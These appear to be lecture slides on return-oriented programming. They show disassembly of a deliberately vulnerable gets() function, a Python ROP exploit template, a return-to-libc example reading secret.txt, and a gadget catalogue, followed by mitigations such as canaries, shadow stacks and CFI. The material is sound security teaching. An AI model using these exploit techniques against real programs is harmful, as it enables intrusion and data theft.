401263:	48 89 e5	mov rbp, rsp
401266:	48 83 ec 10	sub rsp, 0x10
40126a:	48 8d 45 fa	lea rax, [rbp-0x6]
40126e:	48 89 c7	mov rdi, rax
401271:	b8 00 00 00 00	mov eax, 0x0
401276:	e8 35 fe ff ff	call 4010b0 <gets@plt>
40127b:	b8 00 00 00 00	mov eax, 0x0
401280:	c9	leave
401281:	c3	ret


High

rsp →

Low

rdi

rip



Argument passing by ROP

0000000000401215 <print_secret>:

401215:	f3 0f 1e fa	endbr64
401219:	55	push rbp
40121a:	48 89 e5	mov rbp, rsp
40121d:	48 83 ec 10	sub rsp, 0x10
401221:	89 7d fc	mov DWORD PTR [rbp-0x4], edi
401224:	89 75 f8	mov DWORD PTR [rbp-0x8], esi
401227:	81 7d fc 78 56 34 12	cmp DWORD PTR [rbp-0x4], 0x12345678
40122e:	75 15	jne 401245 <print_secret+0x30>
401230:	81 7d f8 ef be ad de	cmp DWORD PTR [rbp-0x8], 0xdeadbeef
401237:	75 0c	jne 401245 <print_secret+0x30>
401239:	b8 00 00 00 00	mov eax, 0x0
40123e:	e8 93 ff ff ff	call 4011d6 <send_secret>
401243:	eb 0f	jmp 401254 <print_secret+0x3f>
401245:	48 8d 05 c9 0d 00 00	lea rax, [rip+0xdc9]
40124c:	48 89 c7	mov rdi, rax
40124f:	e8 3c fe ff ff	call 401090 <puts@plt>
401254:	bf 00 00 00 00	mov edi, 0x0
401259:	e8 82 fe ff ff	call 4010e0 <exit@plt>

000000000040125e <vul_func>:

40125e:	f3 0f 1e fa	endbr64
401262:	55	push rbp
401263:	48 89 e5	mov rbp, rsp
401266:	48 83 ec 10	sub rsp, 0x10
40126a:	48 8d 45 fa	lea rax, [rbp-0x6]
40126e:	48 89 c7	mov rdi, rax
401271:	b8 00 00 00 00	mov eax, 0x0
401276:	e8 35 fe ff ff	call 4010b0 <gets@plt>
40127b:	b8 00 00 00 00	mov eax, 0x0
401280:	c9	leave
401281:	c3	ret


High

rsp →

Low

rdi

rip



Argument passing by ROP

0000000000401215 <print_secret>:

```
401215: f3 0f 1e fa
401219: 55
40121a: 48 89 e5
40121d: 48 83 ec 10
401221: 89 7d fc
401224: 89 75 f8
401227: 81 7d fc 78 56 34 12
40122e: 75 15
401230: 81 7d f8 ef be ad de
401237: 75 0c
401239: b8 00 00 00 00
40123e: e8 93 ff ff ff
401243: eb 0f
401245: 48 8d 05 c9 0d 00 00
40124c: 48 89 c7
40124f: e8 3c fe ff ff
401254: bf 00 00 00 00
401259: e8 82 fe ff ff
```

```
endbr64
push    rbp
mov     rbp, rsp
sub     rsp, 0x10
mov     DWORD PTR [rbp-0x4], edi
mov     DWORD PTR [rbp-0x8], esi
cmp     DWORD PTR [rbp-0x4], 0x12345678
jne     401245 <print_secret+0x30>
cmp     DWORD PTR [rbp-0x8], 0xdeadbeef
jne     401245 <print_secret+0x30>
mov     eax, 0x0
call    4011d6 <send_secret>
jmp     401254 <print_secret+0x3f>
lea     rax, [rip+0xdc9]
mov     rdi, rax
call    401090 <puts@plt>
mov     edi, 0x0
call    4010e0 <exit@plt>
```

000000000040125e <vul_func>:

```
40125e: f3 0f 1e fa
401262: 55
401263: 48 89 e5
401266: 48 83 ec 10
40126a: 48 8d 45 fa
40126e: 48 89 c7
401271: b8 00 00 00 00
401276: e8 35 fe ff ff
40127b: b8 00 00 00 00
401280: c9
401281: c3
```

```
endbr64
push    rbp
mov     rbp, rsp
sub     rsp, 0x10
lea     rax, [rbp-0x6]
mov     rdi, rax
mov     eax, 0x0
call    4010b0 <gets@plt>
mov     eax, 0x0
leave
ret
```

rdi


rsi

rip

High

rsp →

Low



Argument passing by ROP


```
0000000000401215 <print_secret>:
➔ 401215:    f3 0f 1e fa          endbr64
401219:    55                  push    rbp
40121a:    48 89 e5            mov     rbp, rsp
40121d:    48 83 ec 10         sub     rsp, 0x10
401221:    89 7d fc            mov     DWORD PTR [rbp-0x4], edi
401224:    89 75 f8            mov     DWORD PTR [rbp-0x8], esi
401227:    81 7d fc 78 56 34 12 cmp     DWORD PTR [rbp-0x4], 0x12345678
40122e:    75 15              jne     401245 <print_secret+0x30>
401230:    81 7d f8 ef be ad de cmp     DWORD PTR [rbp-0x8], 0xdeadbeef
401237:    75 0c              jne     401245 <print_secret+0x30>
401239:    b8 00 00 00 00     mov     eax, 0x0
40123e:    e8 93 ff ff ff     call    4011d6 <send_secret>
401243:    eb 0f              jmp     401254 <print_secret+0x3f>
401245:    48 8d 05 c9 0d 00 00 lea     rax, [rip+0xdc9]
40124c:    48 89 c7            mov     rdi, rax
40124f:    e8 3c fe ff ff     call    401090 <puts@plt>
401254:    bf 00 00 00 00     mov     edi, 0x0
401259:    e8 82 fe ff ff     call    4010e0 <exit@plt>
```

```
000000000040125e <vul_func>:
40125e:    f3 0f 1e fa          endbr64
401262:    55                  push    rbp
401263:    48 89 e5            mov     rbp, rsp
401266:    48 83 ec 10         sub     rsp, 0x10
40126a:    48 8d 45 fa         lea     rax, [rbp-0x6]
40126e:    48 89 c7            mov     rdi, rax
401271:    b8 00 00 00 00     mov     eax, 0x0
401276:    e8 35 fe ff ff     call    4010b0 <gets@plt>
40127b:    b8 00 00 00 00     mov     eax, 0x0
401280:    c9                  leave
401281:    c3                  ret
```

rdi

rsi

rip



ROP Template

```
#!/usr/bin/env python2
# python template to generate ROP exploit
from struct import pack
p = ''
p += "A" * 14
p += pack('<Q', 0x00007ffff7dccb72) # pop rdi ; ret
p += pack('<Q', 0x0000000012345678) #
p += pack('<Q', 0x00007ffff7dcf04f) # pop rsi ; ret
p += pack('<Q', 0x00000000deadbeef) #
p += pack('<Q', 0x00000000000040127a) # Address of print_secret
print p
```

Simple ROP Examples

3. Return-to-libc

ROP: Return-to-Libc

```
00 // overflowret4.c
01 int vul_func() {
02     char buf[16];
03     gets(buf);
04     return 0;
05 }
06 int main(int argc, char *argv[]) {
07     vul_func();
08     printf("Try next time!\n");
09 }
```

```
gcc -fno-stack-protector -no-pie overflowret4.c -o overflowret4
```

ROP: Return-to-Libc

Function to be executed

```
sendfile(1, open("./secret.txt", NULL), 0, 1024)
```

rdi

rsi

rdi

rsi


rdx

rcx

rsp →

High


Low



ROP: Return-to-Libc

Function to be executed


```
sendfile(1, open("./secret.txt", NULL), 0, 1024)
```



Let's first trigger `open()`!

How do we pass the file path
"`./secret.txt`" (addr) to
`rdi`?

`rsp` →




Low

ROP: Return-to-Libc

Injecting string arguments


- **Option 1:** if you are able to control environment variables, then just include the string as a environment variable
 - `$ SEC_FILE_PATH=./secret.txt ./overflowret4`
- **Option 2:** write the string to some writable segment of the process memory (e.g., the `.data` section, can be found by `readelf`)
 - For example, we can write the *first 8 bytes* of the path to the beginning of `.data` using the following stack layout



ROP: Return-to-Libc


Function to be executed

```
sendfile(1, open("./secret.txt", NULL), 0, 1024)
```



`sendfile()` is easy!

Note since the code only opens
4 fd (`stdin`, `stdout`,
`stderr`, `./secret.txt`), we
know `rsi` should be 3



ROP: Return-to-Libc

- Please note that you are executing something that's *completely outside* the original code!

```
00 // overflowret4.c
01 int vul_func() {
02     char buf[16];
03     gets(buf);
04     return 0;
05 }
06 int main(int argc, char *argv[]) {
07     vul_func();
08     printf("Try next time!\n");
09 }
```

Simple ROP Examples

Useful gadgets

Useful Gadgets

- Some gadgets are rarer than others. Relatively common ones:
 - `ret` (at the end of every function)
 - `leave; ret` (at the end of many functions)
 - `pop REG; ret` (restoring callee-saved registers before returning)
 - `mov rax, REG; ret` (setting the return value before returning)
- Because you can jump into the middle of an instruction, instructions don't have to be common to appear in common gadgets!
- Example: every `add rsp, 0x08; ret` also contains a `add esp, 0x08;` if you jump past the REX ("H") prefix.

Useful Gadgets

Stack cleaning

- Some of your gadgets will be there simply to unbreak your ropchain, and that is okay!

- Example: stack fix-up gadgets!

```
pop r12; pop rdi; pop rsi; ret  
add rsp, 0x40; ret
```

- This lets you skip data on your stack.

Useful Gadgets

Storing address to registers

- This one is trickier... **lea** gadgets that do exactly what you want are rare (long instruction, and mostly used in the beginning or middle of functions, not near a **ret**).
 - Alternative #1: **push rsp; pop rax; ret** (equivalent to **mov rax, rsp**) will get the stack address into **rax**.
 - Alternative #2: **add rax, rsp; ret** (not perfect, but will conceptually get **rsp** into **rax**)
 - Alternative #3: **xchg rax, rsp; ret** (swap **rax** and **rsp**. DANGEROUS, be careful)
- Once you have the stack address, later gadgets can dynamically compute necessary addresses on the stack instead of having them hardcoded. Now you (might not) need a stack leak!

Useful Gadgets

Storing data on memory

- Shellcode needs to move data around. So do ropchains. One common gadget:
 - `mov qword ptr [rdi] rax; ret`
 - `add byte [rcx], al ; pop rbp ; ret`
 - Yes, you can use arithmetic to set memory contents!
 - Obviously, this would require a gadget to set **rcx** (surprisingly rare) and **rax** (less rare).

ROP Mitigations

How to pull off a ROP attack?

1. Subvert the control flow to the first gadget.
2. Control the content *on the stack*. Do not need to inject code there.
3. Enough gadgets in the address space.
4. Know the *addresses* of the gadgets.
5. Start execution anywhere (middle of instruction).

How to pull off a ROP attack?


1. **Subvert the control flow** to the first gadget.
2. **Control the content *on the stack***. Do not need to inject code there.
3. Enough gadgets in the address space.
4. **Know the *addresses* of the gadgets**.
5. Start execution anywhere (middle of instruction).

Protecting the Stack

- Ultimately, ROP requires injecting the control flow *from the stack*
- ▶ Anything protecting the stack will prevent ROP
 - Stack canary: detects stack smashing
 - ASLR: makes address prediction difficult
- Attacker workaround
 - ▶ Need other vulnerabilities to leak the memory address / stack canary value
 - ▶ Easier to do in forking services.

Bypass canaries for forking process

- Forking process Examples:
 - network services: one *same* server proc **forks** a new child for each client connection)
 - Crash recovery: automatically relaunch a crashed child proc using **fork**
- **Issue**: Canary is often **unchanged** (always equal *the one used by the parent proc*)
- **Result**: Canary extraction **byte-by-byte**.




Protecting the Stack

Shadow Stack


- **Shadow Stack:** keep a copy of the stack in memory
 - On **call**: push **ret**-address to shadow stack on **call**
 - On **ret**: check that top of shadow stack is equal to **ret**-address on stack. Crash if not.
- Security: memory corruption should not corrupt shadow stack
- Shadow stack using Intel Control-flow Enforcement Technology (CET, supported in Windows 10, 2020)
 - New register **ssp**: shadow stack pointer
 - Shadow stack pages marked by a new “shadow stack” attribute: only “**call**” and “**ret**” can read/write these pages

kBouncer



- Observation: **abnormal** execution sequence
 - **ret** returns to an address that does not follow a call
- Idea: before a **syscall**, check that every prior **ret** is *not* abnormal
 - How: use Intel's **Last Branch Recording** (LBR)

kBouncer



- Intel's [Last Branch Recording](#) (LBR):
 - Store 16 last executed branches in a set of on-chip registers (MSR)
 - Read using `rdmsr` instruction from privileged mode
- **kBouncer**: before entering kernel, verify that last 16 `rets` are normal
 - Requires no app. code changes, and minimal overhead
 - Limitations: attacker can ensure 16 calls prior to `syscall` are valid

Control Flow Integrity

- Proposed in 2009 by Martin Abadi, Mihai Budiu, Ulfar Erlingsson, and Jay Ligatti in *Control-Flow Integrity: Principles, Implementations, and Applications*.
- **Core idea:** whenever a hijackable control flow transfer occurs, make sure its target is something it's supposed to be able to return to!
- CFI monitors the program at runtime and compares its state to a set of **precomputed valid states**.
- If an invalid state is detected, an alert is raised, usually terminating the application.

Control Flow Integrity

Workarounds

- **Counter**-CFI techniques:
 - **B(lock)OP**: ROP on a block (or multi-block) level by carefully compensating for side-effects.
 - **J(ump)OP**: instead of **returns**, use **indirect jumps** to control execution flow
 - **C(all)OP**: instead of **returns**, use indirect calls to control execution flow
 - **S(ignreturn)ROP**: instead of **returns**, use the **sigreturn** system call
 - **D(ata)OP**: instead of hijacking control flow, carefully overwrite the program's data to puppet it

Control Flow Integrity

Implementation

- Intel recently (like, September 2020) released processors with [Control-flow Enforcement Technology](#) (CET).
- Among other things, CET adds the **endbr64** instruction.
- On CET-enabled CPUs, indirect jumps (including **ret**, **jmp rax**, **call rdx**, etc) **MUST** end up at an **endbr64** instruction or the program will terminate.
- This is still bypassable by some advanced ROP techniques (Block Oriented Programming, SROP, etc), but it will significantly complicate exploitation.

Questions?